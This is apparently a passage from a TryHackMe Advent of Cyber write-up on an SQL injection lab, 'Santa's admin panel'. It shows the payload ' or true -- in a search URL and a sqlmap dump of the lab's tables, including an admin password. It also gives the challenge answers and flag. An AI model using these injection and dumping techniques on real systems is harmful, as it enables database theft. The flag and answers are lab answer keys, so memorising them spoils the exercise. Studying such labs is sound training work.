
Enter: ' or true --

Search

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua

Q6: What did Paul ask for?

A6: github ownership



Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.8.95.115
12:17
TryHackMe | 25 Days of C
Santa's admin panel
Not secure
10.10.222.127:8000/santapanel?search=%27+or+true+--

The database has been updated while you were away!

Enter: ' or true --

Search

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul
finnish-english dictionary	James
laptop	Steven
rasberry pie	Andrew
TryHackMe Sub	Kenneth
chair	Joshua

Q5: What is James' age?


A5: 8

Q7: What is the flag?

A7: thmfox{All_I_Want_for_Christmas_Is_You}

Q8: What is admin's password?

A8: EhCNSWzzFP6sc7gB


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10.8.95.115
13:14
kali@kali: ~/Downloads
File Actions Edit View Help

```
| James          | 8  | shoes                     |
| John           | 4  | skateboard                |
| Robert         | 17 | iphone                    |
| Michael        | 5  | playstation               |
| William        | 6  | xbox                      |
| David          | 6  | candy                     |
| Richard        | 9  | books                     |
| Joseph         | 7  | socks                     |
| Thomas         | 10 | 10 McDonalds meals        |
| Charles        | 3  | toy car                   |
| Christopher    | 8  | air hockey table          |
| Daniel         | 12 | lego star wars            |
| Matthew        | 15 | bike                      |
| Anthony        | 3  | table tennis              |
| Donald         | 4  | fazer chocolate           |
| Mark           | 17 | wii                       |
| Paul           | 9  | github ownership          |
| James          | 8  | finnish-english dictionary|
| Steven         | 11 | laptop                    |
| Andrew         | 16 | rasberry pie              |
| Kenneth        | 19 | TryHackMe Sub             |
| Joshua         | 12 | chair                     |
+----------------+----+---------------------------+

[13:13:11] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.220.24
1/dump/SQLite_masterdb/sequels.csv'
[13:13:11] [INFO] fetching columns for table 'users'
[13:13:11] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[13:13:11] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.220.241/
dump/SQLite_masterdb/users.csv'
[13:13:11] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[13:13:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.220.241'

[*] ending @ 13:13:11 /2022-06-25/


┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Thought Process/Methodology:

First, I log in into Santa’s account. I get the information I need.